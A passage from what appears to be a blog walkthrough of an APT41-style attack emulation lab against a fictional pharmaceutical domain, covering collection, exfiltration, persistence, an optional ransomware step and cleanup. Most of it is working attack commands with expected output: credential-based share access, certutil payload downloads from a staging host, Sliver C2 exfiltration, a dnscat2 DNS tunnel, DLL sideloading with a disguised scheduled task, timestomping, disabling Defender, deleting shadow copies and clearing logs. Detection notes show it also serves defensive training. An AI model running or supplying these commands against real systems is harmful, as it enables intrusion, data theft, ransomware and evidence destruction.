
Expected:
C:\Windows\system32
>
 whoami
nt authority\
system
C:\Windows\system32
>
 hostname
DC01
C:\Windows\system32
>
 net
user
 Administrator
/
domain
...Account active: Yes
...Password
last

set
: ...
...
Local

Group
 Memberships:
*
Administrators
...
Global

Group
 memberships:
*
Domain Users
*
Domain Admins
*
Group
 Policy Creator Owners ...
5.3 WMI for Quiet Remote Execution
**Why WMI instead of PsExec:**Impacket PsExec creates a Windows service (visible in EID 4697, SCM logs). WMI remote execution uses the existing Windows Management Instrumentation infrastructure — no service is created, no binary is uploaded. Still noisy on the wire (DCOM traffic) but generates fewer host artifacts.
[KALI]
# Run commands remotely via WMI — quieter than psexec
# Use plaintext password (known from NTDS) or -hashes for PtH

impacket-smbexec novatech.local/administrator:
'NovaTech_Admin2024!'
@192.168.10.50
Phase 6: Collection
**ATT&CK:**T1005, T1074.001, T1560.001, T1105
**What’s happening:**We have SYSTEM on DC01. FS01 holds the crown jewels (clinical trial data, manufacturing docs). From DC01 we can mount FS01 shares using Domain Admin credentials, copy everything to a local staging directory, and compress it into an encrypted archive for exfiltration.
[DC01 — cmd.exe SYSTEM session]
# Verify what shares FS01 exposes
net view \\192.168.10.20
# Or:
impacket-secretsdump novatech.local/administrator:
'NovaTech_Admin2024!'
@192.168.10.10 \
  > /opt/loot/ntds_dump.txt 2>&1
# Phase 6: Mount FS01 shares
impacket-smbclient novatech.local/administrator:
'NovaTech_Admin2024!'
@192.168.10.20
# Expected:
# Share name   Type  Used as  Comment
# Research     Disk           Phase III clinical trial data
# Manufacturing Disk          Synthesis documentation
# ADMIN$       Disk           Remote Admin
# C$           Disk           Default share
# IPC$         IPC            Remote IPC
[DC01]
# Mount FS01 shares with explicit Domain Admin credentials
# /user: domain\user syntax   pass the plaintext password
net use Z: \\192.168.10.20\Research      /user:NOVATECH\Administrator NovaTech_Admin2024!
net use Y: \\192.168.10.20\Manufacturing /user:NOVATECH\Administrator NovaTech_Admin2024!
# Confirm mounts
net use
# Z:  \\192.168.10.20\Research      OK
# Y:  \\192.168.10.20\Manufacturing OK
# Browse the data
dir
 Z:\ /s /b | findstr /i
"trial data formula synthesis patent nda"
dir
 Y:\ /s /b
# Or

impacket-smbclient novatech.local/administrator:
'NovaTech_Admin2024!'
@192.168.10.20
# shares
# use Research
# tree .
# mget *
# use Manufacturing
# tree .
# mget *
...
Expected on FS01 (provisioned by Ansible):

[DC01]
impacket-wmiexec -hashes
':3e2883cab3222750f8c5766bd8f559d7'

'NOVATECH/Administrator@192.168.10.10'
# Stage all data locally
mkdir
 C:\Temp\archive
mkdir
 C:\Temp\archive\Research
mkdir
 C:\Temp\archive\Manufacturing
mkdir
 C:\Temp\archive\SYSVOL
# robocopy - robust file copy, better than xcopy for large trees
# /E: copy all subdirectories including empty ones
# /NFL: no file listing in output (quiet)
# /NDL: no directory listing   /NC: no class   /NJS: no job summary   /NJH: no job header
robocopy Z:\ C:\Temp\archive\Research      /E /NFL /NDL /NC /NJS /NJH
robocopy Y:\ C:\Temp\archive\Manufacturing /E /NFL /NDL /NC /NJS /NJH
# SYSVOL: may contain Group Policy scripts with hardcoded credentials
robocopy \\192.168.10.10\SYSVOL C:\Temp\archive\SYSVOL /E /NFL /NDL
# Verify staged data
dir
 /s C:\Temp\archive\ | find
"File(s)"
[DC01]
# Download 7za.exe (standalone 7-Zip) from Kali staging via certutil
# certutil -urlcache -f: use URL caching to fetch a file — documented APT41 LOLBAS technique
# Uses a signed Windows binary as a downloader — no curl.exe or wget needed
certutil.exe -urlcache -f http://
10.0
.0
.5
:
8900
/7za.exe C:\Temp\7za.exe
# Compress with AES-256 password encryption
# a: add to archive   -tzip: ZIP format   -p: set password   -mx9: maximum compression
C:\Temp\7za.exe a -tzip -p
"RxPhage2024!"
 -mx9 C:\Temp\data.
zip
 C:\Temp\archive\
# Check final archive size
dir
 C:\Temp\data.
zip
Expected:C:\Temp\data.zip— ~2-5 MB (dummy data, much smaller than real clinical data)
Phase 7: Exfiltration
**ATT&CK:**T1041, T1048.001
7.1 Primary: HTTPS via Sliver C2 (DC01 session)
**What’s happening:**Data is staged on DC01. We need a Sliver session on DC01 to download it. First, we deploy RxPhage on DC01 to get a C2 session there, then exfiltrate via the beacon.

Deploy RxPhage Windows loader on DC01:
[DC01]
# Download the Windows PE loader from Kali staging
# rxphage_loader.dll runs as a standalone PE if renamed to rxphage.exe
certutil.exe -urlcache -f http://10.0.0.5:8900/rxphage/rxphage.exe C:\Temp\rxphage.exe
# Start it (connects back to Sliver C2 at 10.0.0.10:443)
start /b C:\Temp\rxphage.exe
[C2] - Sliver console
sliver > sessions
# Should now show a DC01 session
# ID  Name   Transport  RemoteAddress         Hostname  Username           OS/Arch
# 1   WEB01  https      192.168.10.100:xxxxx  web01     root               linux/amd64
# 2   DC01   https      192.168.10.10:xxxxx   DC01      NT AUTHORITY\SYSTEM windows/amd64
sliver > use 2
# use the DC01 session
# Switch beacon to interactive mode - removes the 60-second check-in delay
# Without this, a 2.31 GB file transfer would be chunked through 60-second intervals
# (each chunk must wait for the next beacon cycle - would take hours at normal rate)
sliver (DC01) >
sleep
 0
# [*] Beacon sleep set to 0s (interactive mode)
[C2]
# Download the archive from DC01 to /opt/loot/ on Kali
sliver (DC01) > download C:\Temp\data.zip /opt/loot/dc01_data.zip
# [*] Downloading C:\Temp\data.zip (2.31 GB)...
# [*] Wrote 2.31 GB to /opt/loot/dc01_data.zip
# Restore periodic beacon immediately after transfer completes
# sleep 0 means continuous HTTPS polling - far too noisy for long-term ops
sliver (DC01) >
sleep
 60
# [*] Beacon sleep set to 60s (normal ops mode)
[KALI]
# Verify the archive is intact and decrypt a sample
ls
 -lh /opt/loot/dc01_data.zip
7za l -p
"RxPhage2024!"
 /opt/loot/dc01_data.zip |
head
 -20
**Detection note:**Zeekconn.logshows long-duration HTTPS sessions to10.0.0.10:443duringsleep 0— sustained byte counts distinguish this from the normal 60-second beacon rhythm. The Windows SRUM database (C:\Windows\System32\sru\SRUDB.dat) independently records bytes sent byrxphage.exe— a forensic artifact that survives even if network captures are unavailable.
7.2 Backup Channel: DNS Tunneling (dnscat2)
**Why DNS tunneling:**DNS port 53 is rarely blocked outbound (DNS must work for the machine to function). An HTTPS C2 channel might get blocked by proxy or firewall — a DNS tunnel provides a backup that works through most filtering. dnscat2 encodes data in DNS query subdomains.
**Note on APT41 attribution:**APT41 is assessed to use custom DNS C2 implementations. dnscat2 is a publicly available tool — it serves as a functional analogue for the lab but carries LOW attribution value for APT41 specifically.
[KALI]
# dnscat2 server — listens for DNS queries on UDP 53
# --dns domain: the tunnel domain (clients query *.tunnel.attacker-infra.com)
# --no-cache: disable caching for accuracy in lab testing
# --secret: HMAC symmetric encryption key → prevents eavesdroppers from injecting commands
# Without --secret the sub-technique would be T1048.003 (unencrypted); with it: T1048.001
ruby /opt/tools/dnscat2/dnscat2.rb \
  --dns
"host=10.0.0.5,port=53,domain=tunnel.attacker-infra.com"
 \
  --no-cache \
  --secret=
"DragonRx2024"
[WEB01 — via webshell or Sliver shell — deploy dnscat2 client]
wget -q http://10.0.0.5:8900/dnscat -O /tmp/.cache/dnscat
chmod
 +x /tmp/.cache/dnscat
# --secret must match the server secret
nohup
 /tmp/.cache/dnscat \
  --secret=
"DragonRx2024"
 \
  tunnel.attacker-infra.com \
  &>/dev/null &
echo

"dnscat2 PID: $!"
Back in dnscat2 server — session appears:
New

window
 created:
1
New

window
 created:
1
(the
new

window
 can be interacted
with
)
dnscat2
>
 windows
0
 :: main [active]
  crypto
-
debug :: Security

1
 :: command (web01) [encrypted,
NOT
 verified]
dnscat2
>

window

-
i
1
command (web01)
1
>
 shell
command (web01)
1
>

New

window
 created:
2
Shell session created
!
command (web01)
1
>

window

-
i
2
SIEM alert fired:
- Zeek DNS: high-entropy subdomain labels > 40 characters, entropy > 3.5 bits/char —MEDIUM
Phase 8: DLL Sideloading Persistence on DC01
**ATT&CK:**T1574.002, T1053.005, T1070.006
**What’s happening:**The DLL sideloading technique abuses Windows DLL search order. When a binary searches for a DLL, Windows looks in the application directory first — beforeSystem32. By placing a malicious DLL with the right name next to a legitimate, signed binary, we hijack the load. This is one of APT41's most extensively documented persistence patterns (PlugX deployment methodology).
**Our setup:**Oraclejava.exe(signed by Oracle) loadsjvm.dllfrom its directory. We copyjava.exeto an attacker-controlled directory and place our maliciousjvm.dllalongside it. A scheduled task runsjava.exeat boot → loads our DLL → executes our payload.
[DC01 — cmd.exe SYSTEM session]
# Create the persistence directory
# C:\ProgramData\Oracle\Java\javapath is a real path used by Oracle Java installers
# Using it makes the directory blend with legitimate software
mkdir

"C:\ProgramData\Oracle\Java\javapath"
# Download a legitimate java.exe from Kali staging to act as the sideload host binary
# (DC01 has no Java installed - we stage our own copy)
# This binary is signed by Oracle, making the scheduled task look legitimate in process listings
certutil.exe -urlcache -f http://10.0.0.5:8900/java.exe \

"C:\ProgramData\Oracle\Java\javapath\java.exe"
# Verify the binary is valid (it should have an Oracle code-signing certificate)
powershell -
command
 ^
"(Get-AuthenticodeSignature 'C:\ProgramData\Oracle\Java\javapath\java.exe').Status"

# Expected: Valid
[C2] — Sliver console
sliver > use 2
# DC01 session
# Upload the malicious jvm.dll (RxPhage Windows DLL loader)
# When java.exe runs, Windows finds jvm.dll in the same directory (before System32)
# and loads it - executing our payload as SYSTEM via the scheduled task
sliver (DC01) > upload /opt/tools/rxphage/rxphage_loader.dll \

"C:\ProgramData\Oracle\Java\javapath\jvm.dll"
# [*] Wrote 524288 bytes to C:\ProgramData\Oracle\Java\javapath\jvm.dll
[DC01]
# Create scheduled task for boot persistence
# /tn: task name (JavaUpdateService mimics legitimate Java maintenance tasks)
# /tr: full path to the executable
# /sc ONSTART: run at every system startup
# /ru SYSTEM: run as SYSTEM account (highest privilege)
# /f: force creation (overwrite if exists)
schtasks /create ^
  /tn
"JavaUpdateService"
 ^
  /tr
"\"C:\ProgramData\Oracle\Java\javapath\java.exe\""
 ^
  /sc ONSTART ^
  /ru SYSTEM ^
  /f
# Verify the task was created
schtasks /query /tn "JavaUpdateService" /fo LIST
Expected:
Folder: \
HostName:                             DC01
TaskName:                             \JavaUpdateService
Status:                               Ready
Run
As

User
:
SYSTEM
Schedule Type:
At

system

start
 up
Start

Time
:                           N
/
A
Start

Date
:                           N
/
A
[DC01]
# TIMESTOMPING: modify the DLL's LastWriteTime to obscure when it was installed
# The attacker sets the timestamp to 2023 to make it look like pre-existing software
# Uses PowerShell's .LastWriteTime property on the FileInfo object
powershell -
command
 ^

"(Get-Item 'C:\ProgramData\Oracle\Java\javapath\jvm.dll').LastWriteTime = '2023-01-15 09:00:00'"
# Verify the LastWriteTime was changed (this is $STANDARD_INFORMATION in NTFS MFT)
powershell -
command
 ^

"(Get-Item 'C:\ProgramData\Oracle\Java\javapath\jvm.dll').LastWriteTime"
# 01/15/2023 09:00:00
# Check directory listing shows the fake timestamp
dir
 /tw
"C:\ProgramData\Oracle\Java\javapath\"
> Forensic countermeasure: Timestomping only modifies $STANDARD_INFORMATION in the NTFS MFT. The $FILE_NAME attribute is written by the NTFS kernel during file creation — the attacker cannot modify it with standard tools. A forensic examiner comparing both attributes will see:
-
$STANDARD_INFORMATION.Created: 2023-01-15 09:00:00 (tampered) -
$FILE_NAME.Created: 2026-04-24 02:00:15 (real) The discrepancy is an immediate forensic red flag.
SIEM alert fired:
- Sysmon EID 7 (ImageLoad): unsigned
jvm.dllloaded byjava.exefromC:\ProgramData—HIGH
Phase 9 (Optional): Ransomware Phase
**ATT&CK:**T1562.001, T1490, T1486
**Context:**APT41 is assessed — not confirmed — to follow espionage operations with criminal monetization in specific campaigns. This phase is optional. The encryptor only targetsC:\Temp\RansomTest\— it is safe to run.
[DC01 — as SYSTEM]
# Step 1: Impair defenses — T1562.001
# Disable Windows Defender via registry (GPO path — persists across reboots)
reg add
"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender"
 /v DisableAntiSpyware /t REG_DWORD /d 1 /f
# Disable real-time monitoring via PowerShell cmdlet (immediate effect)
powershell -
command

"Set-MpPreference -DisableRealtimeMonitoring
$true
"
# Confirm Defender is disabled
powershell -
command

"Get-MpPreference | Select-Object DisableRealtimeMonitoring"
# DisableRealtimeMonitoring : True
# Step 2: Inhibit System Recovery - T1490
# Delete all Volume Shadow Copies (VSS snapshots) - prevents file recovery
vssadmin delete shadows /all /quiet
# Stop Windows Backup services
net stop
"wbengine"
 /y   2>nul   & rem Windows Backup Engine
net stop
"SDRSVC"
   /y   2>nul   & rem System Data Recovery Service
net stop
"swprv"
    /y   2>nul   & rem MS Software Shadow Copy Provider
# Verify no shadow copies remain
vssadmin list shadows
# No items found that satisfy the query.
# Step 3: Encryption - T1486 (SAFE: targets C:\Temp\RansomTest\ ONLY)
mkdir
 C:\Temp\RansomTest
echo

"NovaTech Phase III Trial - Patient Cohort Alpha CONFIDENTIAL"
 > C:\Temp\RansomTest\research.txt
echo

"Proprietary Synthesis Formula v2.3 - RESTRICTED"
             > C:\Temp\RansomTest\formula.xlsx
# Stage and run the encryptor
certutil.exe -urlcache -f http://10.0.0.5:8900/rxphage_encrypt.exe C:\Temp\rxphage_encrypt.exe
C:\Temp\rxphage_encrypt.exe --path C:\Temp\RansomTest\
# View ransom note deployed by encryptor
type
 C:\Temp\RansomTest\DRAGONRX_RANSOM.txt
ATT&CK mapping note:
-
vssadmin delete shadows→ T1490 (Inhibit System Recovery) — deletes recovery mechanisms, not data -
rxphage_encrypt.exe→ T1486 (Data Encrypted for Impact) — encrypts files for extortion -
Disabling Defender → T1562.001 (Impair Defenses)
SIEM alert fired:
-
Sysmon EID 1:
vssadmin.exewithdeleteargument —HIGH -
Windows EID 4688: same process creation event —HIGH
Phase 10: Cleanup / Anti-Forensics
**ATT&CK:**T1070.004, T1070.001, T1070.006
**What’s happening:**APT41 is documented to use anti-forensic techniques to extend dwell time and complicate attribution. In practice, sophisticated actors often retain persistence (webshell, DLL sideload) while cleaning initial exploitation artifacts.
[WEB01 — Linux cleanup]
# Clear bash command history
# history -c: clear in-memory history
# history -w: write (empty) history to file
# unset HISTFILE: prevent session from writing a new history file on exit
history
 -c &&
history
 -w
cat
 /dev/null > ~/.bash_history
unset
 HISTFILE
# Remove the Log4Shell evidence from the Tomcat access log
# The ${jndi:} string in access.log is the primary forensic artifact for initial access
# APT41 has been documented removing web server logs
#
NOTE:
 this is very noisy - the log file disappearing is itself a detection signal
# Real APT41 often edits specific lines rather than deleting the whole log
cat
 /var/log/tomcat*/access_log* 2>/dev/null | grep -v
"jndi"
 > /tmp/clean_log && \

mv
 /tmp/clean_log /var/log/tomcat*/access_log* 2>/dev/null
# Remove dnscat2 if decommissioning the DNS tunnel
# kill $(pgrep dnscat)
# rm -f /tmp/.cache/dnscat
# Leave webshell and RxPhage in place - APT41 retains persistence after initial access cleanup
[DC01 — Windows cleanup]
# Clear Windows event logs — T1070.001
# Security log: contains all our authentication events (EID 4624, 4662, 4769, etc.)
# System log: contains service creation (PsExec), VSS events
# Application log: application-specific events
wevtutil cl Security
wevtutil cl System
wevtutil cl Application
# Verify logs cleared
wevtutil gli Security | findstr
"NumberOfLogRecords"
# NumberOfLogRecords: 0
# Clear PowerShell command history (stored per-user)
powershell -
command
 ^

"Remove-Item (Get-PSReadlineOption).HistorySavePath -Force -ErrorAction SilentlyContinue; Clear-History"
# Remove staging artifacts (but KEEP persistence - DLL sideload + scheduled task stay)
del /f /q C:\Temp\lsass.dmp       2>nul
del /f /q C:\Temp\data.zip        2>nul
del /f /q C:\Temp\7za.exe         2>nul
del /f /q C:\Temp\rxphage.exe     2>nul
del /f /q C:\Temp\rxphage_encrypt.exe 2>nul
del /f /q C:\Temp\SharpHound.exe  2>nul
rmdir
 /s /q C:\Temp\archive       2>nul
rmdir
 /s /q C:\Temp\bh_output     2>nul
rmdir
 /s /q C:\Temp\RansomTest    2>nul
> Forensic reality: Clearing Windows event logs is itself a high-fidelity detection signal (Windows EID 1102 — audit log cleared, EID 104 — system log cleared). Wazuh and any properly configured SIEM will alert on log clearing. Sophisticated actors clear logs rarely and surgically to avoid this signal. For this lab, it demonstrates the capability.
Kill Chain Summary

INITIAL
 ACCESS
  Log4Shell (CVE
-2021
-44228
) via X
-
Api
-
Version header → root
@web01
FOOTHOLD (two independent channels)
  ├── JSP webshell:
/
resources
/
imgs
/
cache.jsp
  └── RxPhage beacon:
/
tmp
/
.cache
/
rxphage → Sliver C2 (
10.0
.0
.10
:
443
)
DISCOVERY

/
proc
/
1
/
environ → LDAP_USER
=
svc_ldap
/
 LDAP_PASS
=
NovaTech2021
!
  ldapsearch → svc_backup (SPN, Backup Operators), jsmith (R
&
D,
local
 admin WS01)
CREDENTIAL ACCESS
  Kerberoast svc_backup                     → Backup_Svc99
!
  impacket
-
secretsdump
-
use
-
vss (DC01)      →
ALL
 domain NTLM hashes incl. Administrator
+
 krbtgt
  LSASS dump
on
 WS01 (optional demo)        → jsmith NTLM
LATERAL
 MOVEMENT
  jsmith:Research#
2024
 → WS01 (PsExec
SYSTEM
)
  Administrator NTLM   → DC01 (PtH, PsExec
SYSTEM
)
COLLECTION
  net use → FS01\Research, FS01\Manufacturing, DC01\SYSVOL
  certutil
+

7
za →
2.31
 GB encrypted archive (C:\Temp\data.zip)
EXFILTRATION
  Sliver download (sleep
0
) →
/
opt
/
loot
/
dc01_data.zip
  dnscat2 DNS tunnel         → backup channel (T1048
.001
)
PERSISTENCE
on
 DC01
  DLL sideloading: java.exe
+
 jvm.dll (rxphage_loader)
  Scheduled task: JavaUpdateService (ONSTART,
SYSTEM
)
  Timestomping: LastWriteTime
=

2023
-01
-15
OPTIONAL IMPACT
  vssadmin
delete
 shadows → T1490
  rxphage_encrypt.exe     → T1486 (safe test path
only
)
DWELL
TIME
:
4
 days,
17
 hours,
37
 minutes
12
 SIEM alerts generated
-

none
 reviewed until
Day

6
Loot Summary

/opt/loot/
├── recon/
│   ├── web01_scan.nmap             nmap results — version + default scripts
│   └── whatweb.txt                 web technology fingerprint
├── kerberoast_hashes.txt           TGS
hash
: svc_backup  ($krb5tgs$
23
$)
├── kerberoast_cracked.txt          svc_backup:Backup_Svc99!
├── ntds_dump.ntds                  All domain NTLM hashes (Administrator, krbtgt, ...)
├── admin_ntlm.txt                  Administrator NTLM (extracted
for
 PtH)
├── lsass.dmp                       LSASS memory dump
from
 WS01
├── dc01_data.
zip
                   Crown jewels: Research + Manufacturing + SYSVOL
└── bh_output/
    └── <timestamp>_BloodHound.
zip
  BloodHound AD attack path graph

Destroy the lab
Follow for practical cybersecurity research
If you’re interested in**Offensive security,**AI security, real-world attack simulations, CTI, and detection engineering— this is exactly what I focus on.
Stay connected:
→Subscribe on Medium:medium.com/@1200km →Connect on LinkedIn:andrey-pautov →GitHub — tools & labs:github.com/anpa1200 →Contact:1200km@gmail.com